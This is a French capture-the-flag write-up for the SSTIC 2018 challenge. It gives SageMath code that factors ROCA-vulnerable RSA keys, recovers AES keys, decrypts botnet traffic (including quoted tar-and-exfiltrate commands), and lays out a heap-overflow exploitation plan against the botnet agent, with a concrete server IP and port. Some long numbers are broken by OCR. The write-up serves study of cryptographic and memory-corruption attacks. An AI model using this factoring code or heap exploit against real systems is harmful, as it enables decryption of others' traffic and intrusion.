12164225777291775545094262227518041831435735609411974226225152299039532954922737365042617099319896354948428967312205572919655268168725818308532229329
= 1880785297 * 14117210027 * 3570547671926024135523469081 *
12831030564947696333179301012291325228657823019548271542710516046813015926274950454627637338485717561 1
```

La fonction de génération de nombre premier *genPrimeInfFast()* génère des nombres qui ont la forme suivante :

$p = k * M + (g^a \bmod M)$

Par construction, ces nombres n'ont pas de diviseurs premiers inférieurs à P_{125}=701.

(En effet g est premier avec M, on a donc p mod Pi != 0 pour tous les nombres premiers P_0 à P_{125}).

Cette fonction permet ainsi de trouver « rapidement » des nombres premiers puisque les candidats n'ont pas de petits facteurs premiers.

Le problème c'est que les clefs RSA qui sont générées en utilisant la fonction genPrimeFast sont vulnérables à l'attaque « ROCA » : CVE-2017-15361 !!

Le détail de cette attaque a été publiée en novembre 2017 dans le document [1] : « The Return of Coppersmith's Attack: Practical Factorization of Widely Used RSA Moduli ».

(NB : Dans l'article ROCA, la valeur de g vaut 65537. Pour le challenge, la valeur de g a été choisie pour permettre à l'attaque ROCA sur du RSA2048 de s'exécuter dans un temps raisonnable. D'après [1], il faut 140 ans de calcul sur un CPU standard pour casser le RSA2048).

1/ On vérifie que les clefs RSA extraites de la capture réseau sont bien de la forme :

$$(k * M + (g^a \bmod M)) * (l * M + (g^b \bmod M)).$$

Pour cela, on écrit un script sageMath pour afficher le log discret $\log_g (N \bmod M)$ des modulos RSA.

Si les clefs RSA n'ont pas la forme attendue, il est très peu probable que le log discret $\log_g$ existe.

```
M =
19467773070115377343221509599623925236459751278180415885837207534756855405403128279156705968461708578168638327032034542684864920135818987044810141311008655898015207220772515212093850725541003213054560185603695585660265284153421684796257245143362498012760214539505870197264858636122745485373430

gp =
12164225777291775545094262227518041831435735609411974226225152299039532954922737365042617099319896354948428967312205572919655268168725818308532229329


RingM = IntegerModRing(M)
gpr = RingM(gp)



# clef RSA1
N1 =
20309477211625095144804351539101130528561387473809951001644333147642972968594281882992009967674294993997192169511407075533790355627310872318234219771984108488344948060816581646710292242964301034775155980356370266382278687742078184916411776867608927604334484775705746325146223612574885789287584836690772160487345540169364078934184198006666710214781995845177788629339594969992586286612609667594130596712987700368975620278814985024736809430926140182811991993110277961778597152590892946178841311350882206942070176120966611415796470305080260981709846648578273009688133501481222799153540789677212647887453225300891935219330 9
N1r = RingM(N1)
print "log_g(N1 mod M)=",discrete_log(N1r, gpr)

# clef RSA2
N2 =
28180612165467712922159741083872502900725612511973514107199045247977910616219867219975377860405550130389124311296664557160589721005313573752095567574545409315142199502109440609141091833208010390172923432952433750622974933558390679959535404552176891898090519522560593447595537764874642501937558060391409466037341309106662396189130215844748024471190021145518665667242445766329768468792209211621315884107582733099819404266318594808154455943610238932964590151434412010466289436531687713595755999176137040365616252630864918150375602564646913074649437693817079573412623724606983013843525014455044082497041320891539752376389

N2r = RingM(N2)
print "log_g(N2 mod M)=",discrete_log(N2r, gpr)
```

On obtient :

```
log(N1)=  587381030034937267228671063833644835613165092233489377
log(N2) = 27348181958179564126544534350465207818233517152064129 47
```

Les clefs RSA ont bien la forme attendue.

On va implémenter l'algorithme 1 décrit dans la publication ROCA [1].

2/ Calcul de Mp

On ne va pas implémenter les optimisations proposées dans la publication [1], on cherche seulement une valeur de Mp qui permette de résoudre le challenge dans un temps raisonnable.

On cherche une bonne valeur pour Mp. Cette valeur doit être suffisamment grande pour que l'algorithme de coppersmith trouve une solution et pas trop grande pour pouvoir brute forcer la valeur de a'. Le nombre de valeur de a' à tester est égale à l'ordre de g dans le groupe multiplicatif Z/MpZ divisé par 2.

On construit itérativement la valeur de Mp, on part de la liste des facteurs premiers de M. On initialise Mp à 1.

A chaque itération, on choisit le plus grand des facteurs premiers qui augmente le moins l'ordre de g dans Z/MpZ. Et on remplace Mp par le produit de la valeur courante de Mp avec le facteur premier trouvé.

```
##############################################
def get_ordp(gp, Mp):
    R = Integers(Mp)
    eMp = euler_phi(Mp)
    egp = R(gp)
    ogp=order_from_multiple(egp, eMp, operation='*')
    return(ogp)
#####################################
def findGoodMp(gp, M, maxMpSize):
        lf = factor(M)
        Mp = ZZ(1)
        ordp = 0
        plst = list()
        for Pi in lf:
                plst.insert(0,Pi[0])

        nbt_ord = 0
        while  (nbt_ord <19):
                min_o_tMp = M
                for Pi in plst:
                        tMp = Mp * Pi
                        o_tMp =  get_ordp(gp, tMp)
                        if (o_tMp < min_o_tMp):
                                min_o_tMp = o_tMp
                                mPi = Pi
                Mp = Mp * mPi
                plst.remove(mPi)
                nbt_ord = log(RR(min_o_tMp),2)
                nbt_Mp = log(RR(Mp),2)
                print "nbt_ord", nbt_ord
                print "nbt_Mp", nbt_Mp
                if (nbt_Mp > maxMpSize):
                        return(resMp)
                resMp = Mp

        return(resMp)
```

3/ Implementation de l'algorithme 1 pour factoriser les modulos RSA

NB : On utilise l'implémentation de l'algorithme de Coppersmith de David Wong disponible ici : https://www.cryptologie.net/article/222/implementation-of-coppersmith-attack-rsa-attack-using-lattice-reductions/

```
##############################################
def algo1(gp, N, Mp ):
    RMp = IntegerModRing(Mp)
    Nr = RMp(N)
    gpr = RMp(gp)
    cp = discrete_log(Nr, gpr)
    eM = euler_phi(Mp)
    ordp = order_from_multiple(gpr, eM, operation='*')
    print ordp

    beta = 0.5
    Mpinv = inverse_mod(Mp, N)

    Nsqrt = sqrt(RealNumber(N))
    XX = Integer(2.0 * Nsqrt / RealNumber(Mp) )
    F.<x> = PolynomialRing(Zmod(N), implementation='NTL');

    epsilon = beta / 7              # <= beta/7
    dd = 1
    mm = ceil(beta**2 / (dd * epsilon))
    tt = floor(dd * mm * ((1/beta) - 1))


    ap = int(cp / 2)
    print "ap_start:",ap
    print "ap_end:", int((cp+ordp) /2)
    for ap in range(int(cp / 2), int((cp+ordp) /2)):
        if mod(ap, 1000) == 0:
            print ap
        delta = ZZ(Mpinv * int(gpr ^ ap) )
        pol = x + delta
        dd = pol.degree()
        roots = coppersmith_howgrave_univariate(pol, N, beta, mm, tt, XX)
        for kp in roots:
            p = kp * Mp + power_mod(gp, ap, Mp)
            if mod(N, p) == 0:
                print "p(found)=",p
                return p

#######################################
M =
19467773070115377343221509599623925236459751278180415885837207534756855405403128279156705968461708578168638327032034542684864920135818987044810141311008655898015207220772515212093850725541003213054560185603695585660265284153421684796257245143362498012760214539505870197264858636122745485373430

gp =
12164225777291775545094262227518041831435735609411974226225152299039532954922737365042617099319896354948428967312205572919655268168725818308532229329

N1 =
20309477211625095144804351539101130528561387473809951001644333147642972968594281882992009967674294993997192169511407075533790355627310872318234219771984108488344948060816581646710292242964301034775155980356370266382278687742078184916411776867608927604334484775705746325146223612574885789287584836690772160487345540169364078934184198006666710214781995845177788629339594969992586286612609667594130596712987700368975620278814985024736809430926140182811991993110277961778597152590892946178841311350882206942070176120966611415796470305080260981709846648578273009688133501481222799153540789677212647887453225300891935219330 9

N2 =
28180612165467712922159741083872502900725612511973514107199045247977910616219867219975377860405550130389124311296664557160589721005313573752095567574545409315142199502109440609141091833208010390172923432952433750622974933558390679959535404552176891898090519522560593447595537764874642501937558060391409466037341309106662396189130215 8
```

```
447480244711900211455186656672424457663297684687922092116213158841075827330998194042663185948081544559436102389
329645901514344120104662894365316877135957559991761370403656162526308649181503756025646469130746494376938170795
734126237246069830138435250144550440824970413208915397523763 89


#####################################


Mp = findGoodMp(gp, M, 540)
print "Mp=",Mp
print "log2(Mp)=", log(RR(Mp),2)

p1 = algo1(gp, N1, Mp )

p2 = algo1(gp, N2, Mp )
```

Pour que l'algorithme de Coppersmith puisse retourner un résultat, Mp doit être supérieur à 2^512 (=log2(N)/4). On essaye empiriquement plusieurs valeurs pour Mp parmi celle retournée par la fonction *getGoodMp*(). La première valeur de Mp qui fonctionne a 539 bits. L'ordre de g dans le groupe Z/MpZ est 168. On n'a que 84 valeurs à tester pour ap.

(NB : On n'a pas cherché à optimiser les valeurs de mm et tt pour l'algorithme de Coppersmith. On a laissé les valeurs par défaut de l'implémentation de David Wong. Des valeurs plus grandes pour mm et tt devraient permettre de trouver un résultat avec des valeurs de Mp plus faible mais avec un temps de calcul plus long pour Coppersmith).

Le programme nous donne la factorisation des modulos RSA N1 et N2 extrait de la capture réseau en moins d'une seconde.

```
Mp=
112382855541025530760414066801727435634650798862917342360522509124951531988245266674057646829997760204837476707
106021346633238692673401290662579945421770871149529 0
log2(Mp)= 538.320773335136
ordp= 168
ap_start: 28
ap_end: 112
p(found)=
144455627078908803014064356071183236556558321644894887618692464352582057409809026683982976363245726375981082523
215500170562487226261595895528788746806528380434989686204958165593070995847858489850573647257907019560330791126
415620512706824199310099842292997704993709863389102344365270290677553896233832622650969
ordp= 168
ap_start: 65
ap_end: 149
p(found)=
160486836955563953148034602726430783938305016569227799211684765497845735236979621423275356590022273477329630249
894632395222238390887771722348265702154853866477552652992391629178086461844358814950642678677999089441850332880
613920342214757975211899731130342273481253673579676065468850596794332296662099027627801
```

On peut maintenant calculer les exposants privés et décrypter les messages contenant les clefs AES

La méthode *get_rsa_priv_exp* permet de calculer l'exposant privé d'une clef RSA :

```
#####################################
def get_rsa_priv_exp(N, p ):
        q = ZZ(N/p)
```

```
        print "is_prime(p):", is_prime(p)
        print "is_prime(q):", is_prime(q)
        print "N-p*q=",N-p*q

        phi = (p-1) * (q-1)
        epub = 65537
        epriv = inverse_mod(epub, phi)

        return epriv

########################################
M =
19467773070115377343221509599623925236459751278180415885837207534756855405403128279156705968461708578168638327032034542684864920135818987044810141311008655898015207220772515212093850725541003213054560185603695585660265284153421684796257245143362498012760214539505870197264858636122745485373430

gp =
12164225777291775545094262227518041831435735609411974226225152299039532954922737365042617099319896354948428967312205572919655268168725818308532229329

N1 =
20309477211625095144804351539101130528561387473809951001644333147642972968594281882992009967674294993997192169511407075533790355627310872318234219771984108488344948060816581646710292242964301034775155980356370266382278687742078184916411776867608927604334484775705746325146223612574885789287584836690772160487345540169364078934184198006666710214781995845177788629339594969925862866126096675941305967129877003689756202788149850247368094309261401828119919931102779617785971525908929461788413113508822069420701761209666114157964703050802609817098466485782730096881335014812227991535407896772126478874532253008919352193309

N2 =
28180612165467712922159741083872502900725612511973514107199045247977910616219867219975377860405550130389124311296664557160589721005313573752095567574545409315142199502109440609141091833208010390172923432952433750622974933558390679959535404552176891898090519522560593447595537764874642501937558060391409466037341309106662396189130215844748024471190021145518665667242445766329768468792209211621315884107582733099819404266318594808154455943610238932964590151434412010466289436531687713595755999176137040365616252630864918150375602564646913074649437693817079573412623724606983013843525014455044082497041320891539752376389

########################################

Mp = findGoodMp(gp, M, 540)
print "Mp=",Mp
print "log2(Mp)=", log(RR(Mp),2)

p1 = algo1(gp, N1, Mp )

p2 = algo1(gp, N2, Mp )

epriv1 = get_rsa_priv_exp(N1, p1 )
print "epriv1=",epriv1

epriv2 = get_rsa_priv_exp(N2, p2 )
print "epriv2=",epriv2
```

On obtient les exposants privés des deux clefs RSA:

```
epriv1=
58380798814380451871914976066210872946208703269772138932202815534498980385941937591541644533777262217054961820258082899122797276296276839587288778290798879993275626976780075627870545732213019697900295026310886895704067656190092760675691817509023084233037422935062721061298153201595781525609779321363116519129000808186743178071576164723150425659363405282869659760574566852598394330082957307606729055555489536104851480528340340209844294999981971008532489471937752942042219884538675425518271748852494274105768923217408635334996903732088573144420495186997446279914136196243705182692675022909445756099483538964423460000 33
epriv2=
17595414038038647066157691153883498156731190991195144685697925317717565686798556031575941255287778069419152033481232184552410567824853616093744764410186583901851149787544719925020270653445714408133970533842159224186217469234315678531885633371608075079266125377468902816357315796247468928685854949589033299513774721435780989266128226726088904041149889036706097638560248066990087081539138870723425183774385969310671906202403905280344341514648048232745464639679997527496618412721464948299007596258433411071087008440515276944541063893087092647210930530185834515159893439316884137959748179343200056735931222729001706697473
```

4/ Déchiffrement RSA

Maintenant, on peut déchiffrer les messages qui contiennent les clefs AES cryptées avec le RSA-2048.

(on utilise le programme *dec_rsa.c* disponible en annexe).

On obtient les messages déchiffrés suivants :

```
27a062fbfc2d27eccc67dd4d17fbc2e979f448c8357d50a15421d64d96dd28ab50e756fcfef1e6d916d096554e94f670244684fd6279a49ab8e6
048bb747749082f6dbc96d1f8c38398f2bb485f0a447140dead6dee4a85a72dbc5d5aef0617b8a471c897d82d12a52fdaf88ff64d3535817c388
9487fe8ddcaad8c8f11617a365956c20e2115f21eda6326f44a53b6da3d4b072af55a076364d2be2ba85f4bd15e01cdc86d51a4ddf6efd8048e
5d9c45ea1d287091d5d856f5dc641629f12c787910acf3645854e627c0c42e27fe408fc7b3ea3cd69897ef551e750e5bea5c51d43d9accc1fabb
be51e06a30450072ff8036d9200777d1e97a5be1d3f514
02 7A 06 2F BF C2 D2 7E CC C6 7D D4 D1 7F BC 2E 97 9F 44 8C 83 57 D5 0A 15 42 1D 64 D9 6D D2 8A B5 0E 75 6F CF EF 1E 6D 91 6D 09 65
54 E9 4F 67 02 44 68 4F D6 27 9A 49 AB 8E 60 48 BB 74 77 49 08 2F 6D BC 96 D1 F8 C3 83 98 F2 BB 48 5F 0A 44 71 40 DE AD 6D EE 4A 85 A7
2D BC 5D 5A EF 06 17 B8 A4 71 C8 97 D8 2D 12 A5 2F DA F8 8F F6 4D 35 35 81 7C 38 89 48 7F E8 DD CA AD 8C 8F 11 61 7A 36 59 56 C2 0E
21 15 F2 1E DA 63 26 F4 4A 53 B6 DA 3D 4B 07 2A F5 5A 07 63 64 D2 BE 2B A8 5F 4B D1 5E 01 CD C8 6D 51 A4 DD F6 EF D8 04 8E 5D 9C 45
EA 1D 28 70 91 D5 D8 56 F5 DC 64 16 29 F1 2C 78 79 10 AC F3 64 58 54 E6 27 C0 C4 2E 27 FE 40 8F C7 B3 EA 3C D6 98 97 EF 55 1E 75 0E 5B
EA 5C 51 D4 3D 9A CC C1 FA BB BE 51 E0 6A 30 45 00 72 FF 80 36 D9 20 07 77 D1 E9 7A 5B E1 D3 F5 14

25751c5a36b4ce187405e857def7ad9dd429a623e684b24b2aed3013228e83e9294b347f1ff2645051cd1a44d5022a539b52f67bd6b899f18f8
9b2afcbce2da6a7b575a9169e7aa2ed113e1ed821dae46e6c537a57778db6034b2c77e763f7178d0e22c9e3212ce4248128c60990521ccca40
545b2954c51005c1ef6e426960dec2bfdd9ca9fd273ee9a1ae8e57eec1e8d5ce93e311cf6a61eb581a9aaca07c17b6146bdc2450afcf2086d4e3
5556b8ff3e4d5527909fb704f9e895d8374266e81967dd82f0d492c87e4be3a648740d4db90a35d556aa24083f9c44979317dc4cb8036134ac
4887796ed6b29345004c1a69362fe00336f6a8460ff33dffd5
02 57 51 C5 A3 6B 4C E1 87 40 5E 85 7D EF 7A D9 DD 42 9A 62 3E 68 4B 24 B2 AE D3 01 32 28 E8 3E 92 94 B3 47 F1 FF 26 45 05 1C D1 A4 4D
50 22 A5 39 B5 2F 67 BD 6B 89 9F 18 F8 9B 2A FC BC E2 DA 6A 7B 57 5A 91 69 E7 AA 2E D1 13 E1 ED 82 1D AE 46 E6 C5 37 A5 77 78 DB 60
34 B2 C7 7E 76 3F 71 78 D0 E2 2C 9E 32 12 CE 42 48 12 8C 60 99 05 21 CC CA 40 54 5B 29 54 C5 10 05 C1 EF 6E 42 69 60 DE C2 BF DD 9C A9
FD 27 3E E9 A1 AE 8E 57 EE C1 E8 D5 CE 93 E3 11 CF 6A 61 EB 58 1A 9A AC A0 7C 17 B6 14 6B DC 24 50 AF CF 20 86 D4 E3 55 56 B8 FF 3E 4D
55 27 90 9F B7 04 F9 E8 95 D8 37 42 66 E8 19 67 DD 82 F0 D4 92 C8 7E 4B E3 A6 48 74 0D 4D B9 0A 35 D5 56 AA 24 08 3F 9C 44 97 93 17 DC
4C B8 03 61 34 AC 48 87 79 6E D6 B2 93 45 00 4C 1A 69 36 2F E0 03 36 F6 A8 46 0F F3 3D FF D5
```

On vérifie que ces messages sont bien au format PKCS1 v1.5 : Le premier octet vaut 2, on a ensuite un padding d'octet aléatoire non nul et enfin un octet à 0 et les 16 derniers octets qui contiennent la payload, ici une clef AES de 128 bits.

Les clefs AES sont donc :

```
{0x72,0xFF,0x80,0x36,0xD9,0x20,0x07,0x77,0xD1,0xE9,0x7A,0x5B,0xE1,0xD3,0xF5,0x14};
{0x4C,0x1A,0x69,0x36,0x2F,0xE0,0x03,0x36,0xF6,0xA8,0x46,0x0F,0xF3,0x3D,0xFF,0xD5};
```

4/ Déchiffrement des messages des agents

Maintenant qu'on a trouvé les clefs AES, on peut déchiffrer les messages échangés entre les agents.

On extrait le stream de communication entre les agents en 192.168.231.123 et 192.168.23.213 avec WireShark.

Puis, on écrit le programme *prot_decrypt.c* (disponible en annexe) pour décrypter les messages.

Pour chaque message, on a la longueur sur 32 bits (LSB first) suivi du message chiffré.

Les messages sont chiffrés en AES-128 CBC. Par contre le nombre de ronde de l'AES-128 a été limité à 4 au lieu de 10.

Enfin, le programme *prot_reader.c* (disponible en annexe) permet de décoder les entêtes des messages échangés.

On peut analyser la communication entre les agents en 192.168.231.123 et 192.168.23.213.

L'agent en 192.168.231.123 se connecte à l'agent en 192.168.23.213 et envoie un message PEER_CONNECT à destination de la racine.

```
============================
Packet 0 Len: 64
Fixed pattern:0x41 0x41 0x41 0x41 0xDE 0xC0 0xD3 0xD1
Identifer:    0x62 0x61 0x62 0x61 0x72 0x30 0x30 0x37
SRC Peer Id:  0x25 0xF7 0xDD 0x80 0x9F 0x8F 0xE4 0x28
DST Peer Id:  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
Msg type:     0x00 0x00 0x01 0x00
Msg Type found: PEER_CONNECT
Msg Length:   0x28 0x00 0x00 0x00
```

L'agent en 192.168.23.213 répond avec un message PEER_NOTIFY

```
============================
Packet 0 Len: 624
Fixed pattern:0x41 0x41 0x41 0x41 0xDE 0xC0 0xD3 0xD1
Identifer:    0x62 0x61 0x62 0x61 0x72 0x30 0x30 0x37
SRC Peer Id:  0xD4 0xE2 0xCE 0x91 0x2B 0x9F 0x8E 0xDF
DST Peer Id:  0x25 0xF7 0xDD 0x80 0x9F 0x8F 0xE4 0x28
Msg type:     0x00 0x00 0x01 0x01
Msg Type found: PEER_NOTIFY
Msg Length:   0x58 0x02 0x00 0x00

Payload:   0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x8F 0x7F 0xC3 0x9A 0x69 0x0C
..............i.........JS....y.#...lv.......u..r...bq....{3+.1.
```

Ensuite l'agent en 192.168.23.213 relais des messages en provenance de l'agent racine.

```
============================
Packet 1 Len: 80
Fixed pattern:0x41 0x41 0x41 0x41 0xDE 0xC0 0xD3 0xD1
Identifer:    0x62 0x61 0x62 0x61 0x72 0x30 0x30 0x37
SRC Peer Id:  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
DST Peer Id:  0x25 0xF7 0xDD 0x80 0x9F 0x8F 0xE4 0x28
Msg type:     0x01 0x02 0x00 0x00
Msg Type found: CMD_REQ
Msg Length:   0x35 0x00 0x00 0x00

Payload:   0x6C 0x73 0x20 0x2D 0x6C 0x61 0x20 0x2F 0x68 0x6F 0x6D 0x65 0x00 0x00 0x00 0x00
ls -la /home..............H.....w...7....
```

L'agent racine envoi les commandes suivantes vers la machine cible en 192.168.231.123 :

```
ls –la /home
ls –la /home/user
ls –la /home/user/confidentiel
tar cvfz /tmp/confidentiel.tgz /home/user/confidentiel
```

L'agent racine envoi une commande GET pour télécharger le fichier /tmp/confidentiel.tgz.

Et enfin l'agent racine envoi une commande PUT pour uploader le fichier /tmp/surprise.tgz vers la machine 192.168.231.123.

On extrait les fichiers *confidentiel.tgz* et *surprise.tgz* des flux déchiffrés.

Le fichier *confidentiel.tgz* contient :

- Des documents vault7 qui ont été révélés par Wikileaks.
- Le fichier *supersecret* qui contient le flag de validation de l'étape.

SSTIC2018{07aa9feed84a9be785c6edb95688c45a}

Le fichier *surprise.tgz* contient d'intéressantes photos…

Donc il n'y a rien d'utile pour la suite du challenge dans ces fichiers…

L'information utile se trouve en fait dans le message PEER_NOTIFY qui contient la structure ComContext de la connexion vers la racine de l'agent en 192.168.23.213.

Cette structure contient en effet, l'adresse IP et le numéro de port TCP du serveur racine !

```
Payload:  0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x8F 0x7F 0xC3 0x9A 0x69 0x0C
```

Les octets 8 à 15 de la payload contiennent une structure struct sockaddr_in

```
struct sockaddr_in{
   short sin_family;
   unsigned short sin_port;
struct in_addr sin_addr;
   char sin_zero[8];
};
```

On trouve ainsi l'adresse IP et le numéro de port de l'agent racine !

Ip: 195.154.105.12 / Port: 36735

5. Nation-state Level Botnet

La suite du challenge consiste à trouver et exploiter une vulnérabilité dans le code de l'agent pour s'introduire sur la machine de l'agent racine et récupérer l'adresse email de validation.

1. Seccomp filter

Quand le code de l'agent s'exécute en mode racine (i.e. il lancé avec l'option –c SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}), la fonction *prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, {len = 53, filter = 0x7ffd63028c70})* est appelé pour installer un filtre sur les appels systèmes autorisés.

On utilise l'outil *scmp_bpf_disasm* pour désassembler le code BPF du filtre SECCOMP.

Voici la liste des appels systèmes autorisés par le filtre. (On remarque que les appels mprotect et execv.. ne sont pas autorisés).

```
231     :sys_exit_group
12      :sys_brk
9       :sys_mmap
11      :sys_munmap
41      :sys_socket
49      :sys_bind
50      :sys_listen
288     :sys_accept4
54      :sys_setsockopt
44      :sys_sendto
45      :sys_recvfrom
20      :sys_writev
23      :sys_select
25      :sys_mremap
72      :sys_fcntl
257     :sys_openat
2       :sys_open
0       :sys_read
3       :sys_close
78      :sys_getdents
217     :sys_getdents64
32      :sys_dup
1       :sys_write
5       :sys_fstat
```

2. Vulnérabilité de l'agent

On recherche des vulnérabilités classiques dans le programme agent : Stack overflow, heapoverflow, …

On ne trouve rien en ce qui concerne la pile.

Par contre on remarque facilement un bug dans la fonction *add_to_route.* Cette fonction appel realloc pour augmenter la taille du tableau d'adresse quand celui-ci est plein. La vérification sur la taille du tableau est incorrecte, on peut écrire 8 octets en dehors du tableau avant que realloc ne soit appelé.

```
=====================================================
add_to_route(route_entries *rentries, int 64 adr )
{
        int32 nb_subnodes = rentries->nb_subnodes;
        int32 max_subnodes = rentries->max_subnodes;

        if  (nb_subnodes > max_subnodes)  // ===> BUG: Buffer overflow !!!
        {
                rentries->max_subnodes = max_subnodes + 5;
                rentries->buffer = realloc(rentries->max_subnodes*8);
        }

        rentries->buffer[8 * nb_subnodes] =  adr;
        rentries->nb_subnodes += 1;

}
```

3. Heap overflow exploit

On va exploiter le bug de la fonction *add_to_route* pour créer un buffer overlap et prendre le contrôle d'un pointeur. (Ce pointeur va nous permettre de modifier une adresse dans la GOT pour rediriger une fonction vers une ROP chain et ainsi prendre le contrôle du programme…).

On va créer un buffer overlap entre le tableau de *route_entry* et un tableau de *sub_nodesaddr*.

Le champ *route_entries* dans la structure *routing_table* pointe vers un tableau de *route_entry*. On a une *route entry* pour chaque nœud fils connecté à l'agent. Lors de l'initialisation, la fonction *agent_init()* appel *routing_table_init()* pour allouer 6 entrées pour le tableau dans le heap. Quand le tableau est plein, *realloc* est appelé pour augmenter la taille du tableau de 5 nouvelles entrées (dans la fonction *add_route*).

La fonction *routing_table_init* alloue le tableau de *route_entry* au début du heap. Pour créer un buffer overlap avec un tableau de subnodes_addr, il faut que le tableau de *route_entry* soit situé après un tableau de *subnode_addr*. Dans ce but, on va créer 8 connections sur l'agent racine afin de déclencher un realloc du tableau pour qu'il soit déplacé après les tableaux de *subNode_addr*.

```
struct routing_table {
        uint32_t            nb_entry;       // Nombre de route entry dans le tableau.
        uint32_t            max_route_entry; // Taille du tableau de route entry
        struct route_entry  *route_entries; // Tableau de route_entry
};
```

```
struct route_entry {
        uint32_t            nbSubnodesAddr;  // Nombre d'adresse dans le tableau
        uint32_t            maxSubnodesAddr; // Taille du tableau des adresses
        uint64_t            *subnodes_addr;  // Tableau des adresses des nœuds du sous arbre connecté au nœud fils.
        struct com_context  *acom_ctx;       // Com context du noeud fils
};
```

SubNodes_Addr array :

Pour chaque nœud fils connecté à un agent, on a un tableau *subnodes_addr.* Ce tableau contient les adresses des nœuds du sous arbre des agents connectés au nœud fils.

Quand un nouveau nœud se connecte à l'arbre il envoie un message PEER_CONNECT à destination de la racine (DST_addr = 0). Sur réception de ce message, les nœuds intermédiaires (sauf le nœud directement connecté au nouveau nœud) et le nœud racine vont ajouter l'adresse du nouveau nœud dans le tableau subnodes_addr correspondant (fonction *add_to_route*).

On va détourner les messages PEER_CONNECT pour remplir les tableaux de subNode_addr avec des valeurs que l'on contrôle.

Lors de l'initialisation, la fonction *add_route()* alloue 6 entrées pour le tableau *subnode_addr* dans le heap. Quand le nombre d'entrée est **supérieur** à la taille du tableau (c'est le bug !), *realloc* est appelé pour augmenter la taille du tableau de 5 nouvelles entrées (dans la fonction *add_to_route*).

Pour chaque buffer alloué par un appel à malloc, on a un entête de 8 octets qui contient la longueur du chunk et des bits de status du chunk précédent (le bit de poids faible indique si le chunk précédent est alloué). La taille des chunk allouée par malloc est multiple de 16 octets.

Ainsi quand on alloue 6 entrées pour le tableau de subnodes_addr, 64 octets vont être alloué pour le chunk. On a 48 octets pour les données, 8 octets pour l'entête et 8 octets de padding pour avoir une

taille multiple de 16. A cause du padding de 8 octets, le bug sur la ne va pas causer de dépassement mémoire

Par contre lors du prochain realloc, la taille du tableau va être augmentée à 11 entrées. On a maintenant un chunk de 96 octets : 88 octets de données et 8 octets d'entête. On va maintenant avoir un dépassement mémoire car il n'y a plus de padding.

En conclusion,

on a un realloc toute les 5 entrées et

un dépassement mémoire toutes les 10 entrées.

Outils pour exploiter la vulnérabilité :

Pour exploiter la vulnérabilité, on a développé un programme client pour se connecter à l'agent racine (*nounours.c*). Ce client permet d'envoyer des messages « customisés » à l'agent racine. Et également un script python (*nounours_mem.py*) qui permet de démarrer et d'arrêter les clients nounours.

Enfin les commandes gdb dans le fichier (*gdb_brk_mem.txt*) permettent de tracer les allocations et libérations des Com_context, tableau de subnodes_addr et tableau de route_entry par l'agent.

Longueur minimum des buffers :

Lors de leur libération les chunk de moins de 0x420 octets (soit des buffers alloués de moins de 1033 octets avec l'entête et le padding) sont placés en tcache (thread cache) … (*paramètre malloc_par.tcache_max_bytes*).

Les chunk en tcache sont placés dans des listes simplement chainée (une pour chaque tcache_bin) et ne sont pas fusionnés avec les chunk libres adjacents.


Les buffers en tcache sont retournés par malloc uniquement dans le cas où la longueur demandée correspond exactement à la longueur d'un chunk en cache.

Pour notre attaque, on va utiliser des buffers de plus de 1032 octets pour ne pas être géné par le tcache.

Scénario d'attaque :

1/ Le script nounours_mem.py va démarrer 8 clients nounours qui vont se connecter à l'agent racine.

L'état du heap de l'agent est le suivant après la 8eme connexion:



Le tableau NodeAddr_P1 a été rempli avec 72*8 octets de padding, 6*8 octets qui sont destinés à remplacer la table route_entries et 74*8 octets de padding.

Le tableau NodeAdd_P6 a été rempli avec 11 addresses (11*8 octets). La prochaine addresse ajoutée va causer un dépassement mémoire et écraser l'entête du chunk suivant.

2/ On va ensuite ajouter une valeur au tableau NodeAddr_P6 pour modifier l'entête du chunk du Com_ctx_P7 (grâce au bug du dépassement mémoire). Le nouvel entête donne au chunk Com_ctx_P7 une longueur qui recouvre route_entries, NodeAddr_P7 et Com_ctx_P8.

```
# Longueur : Com_context P7 + Table Routage + Tableau addresse P7 + Com_context P8
chunkHdr = 0x241 + 0x110 + 0x420 +0x240
# Ecrasement du chunk Header du Com_context P7
p6.stdin.write("p%d\n"%chunkHdr)
```

3/ On va ensuite arrêter les clients p7, p8, p6, p5, p4 et p3.

On a maintenant plus que 2 entrées dans la table des route_entries : p1 et p2.

La libération du buffer Com_ctx_P7 a créé un chunk libre de 0x9B0 octets qui recouvre le tableau des route_entries.

4/ On ajoute ensuite une valeur dans le tableau NodeAddr_P1

```
# Ecrasement de la table de routage
p1.stdin.write("p999999999\n")
```

Cette nouvelle valeur va déclencher un realloc du tableau NodeAddr_P1 qui va être déplacé dans le chunk libre de 0x9B0 octets. Le realloc va recopier le contenu du tableau NodeAddr_P1 et ainsi écraser le tableau de route_entries avec les valeurs qui nous intéressent.

On a écrasé le tableau de route_entries avec les valeurs suivantes :

```
[0xFF00000000, 0x6d70d8, 0x6d66f4 -552,  0xFE00000000, 0x6d7098,0x6d5a38 -552 ]
```

```
import sys
import os

import subprocess
import time

# Port: 36735 / Ip: 195.154.105.12

